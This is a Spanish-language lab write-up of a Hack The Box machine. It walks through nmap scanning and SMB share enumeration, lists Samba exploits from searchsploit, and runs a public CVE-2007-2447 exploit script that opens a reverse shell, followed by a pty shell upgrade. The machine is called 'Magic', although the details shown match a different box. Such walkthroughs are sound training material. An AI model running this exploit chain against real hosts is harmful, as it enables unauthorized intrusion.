Índice

Introducción

En esta práctica llevaremos a cabo la aplicación de los conocimientos aprendidos en la **lección 5** donde tendremos como objetivos:

Desarrollo de la práctica

En esta práctica encontraremos un **Write Up** de la máquina **Magic** de **HTB**.

Fase de reconocimiento

Lo primero qué haremos es ver los puertos qué tenemos abiertos en la máquina:

```
nmap --min-rate 5000 -p- 10.10.10.3 -oG allports
```

```
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack
22/tcp   open  ssh          syn-ack
139/tcp  open  netbios-ssn  syn-ack
445/tcp  open  microsoft-ds syn-ack
3632/tcp open  distccd      syn-ack
```

```
nmap -sV -sC -p- 10.10.10.3 -oG allports
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.24
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4h39m11s, deviation: 0s, median: 4h39m11s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-02-28T06:59:11-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
```

Aquí vemos los puertos juntos a sus servicios y versión de los mismos. Por lo qué los siguientes pasos son mirar si dichos puertos tienen vulnerabilidades conocidas en esas versiones. Esto lo haremos con **searchsploit.**

FTP (Puerto 21 TCP)

En este caso para la versión de **vsftpd 2.3.4** lo primero qué vamos a hacer es comprobar si podemos lograr con el usuario anonymous cosa qué no es posible. Lo siguiente qué vamos a hacer es a mirar si la versión qué corre es vulnerable a algún exploit qué se conozca. Para esta versión existe un **exploit** qué explota un backdoor qué se encuentra en el servicio (en este caso con **Metasploit** por lo qué vamos a ver si tenemos otra opción)

Samba (Puerto 445 TCP)

Para este caso también lo intentamos con el usuario **anonymous** y podemos ver algo pero al indagar no encontramos nada interesante.

```
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.3...
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions
        ----                                                    -----------
        print$                                                  NO ACCESS
        tmp                                                     READ, WRITE
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS
        ADMIN$                                                  NO ACCESS
```

En cuanto a vulnerabilidades encontramos bastantes.


```
root@kali# searchsploit samba 3.0
-------------------------------------------------------------------------------------
 Exploit Title

-------------------------------------------------------------------------------------
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)
Samba 3.0.4 - SWAT Authorisation Buffer Overflow
Samba < 3.0.20 - Remote Heap Overflow
-------------------------------------------------------------------------------------
Shellcodes: No Result
```

Fase de explotación


Después de todo lo encontrado hemos visto qué tenemos un **script en Python** con el qué podemos **explotar el servicio de Samba** y qué nos de una shell sin problemas. Lo primero qué vamos a hacer es descargar el script de github.

```
git clone https://github.com/amriunix/CVE-2007-2447
```



Ahora para ejecutarlo tendremos qué escribir el comando de la siguiente manera:

```
python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>
```




Y como podemos ver ya tenemos una shell de nuestra víctima.

Fase de post-explotación

Antes de seguir lo qué vamos a hacer es sintetizar la shell para poder trabajar más cómodos. Lo primero qué haremos ser será ejecutar el siguiente comando (al tratarse de un comando en python lo sintetizamos de la siguiente manera)

```
python -c 'import pty; pty.spawn("bash")'
```

Buscamos la flag.



Ahora la de root.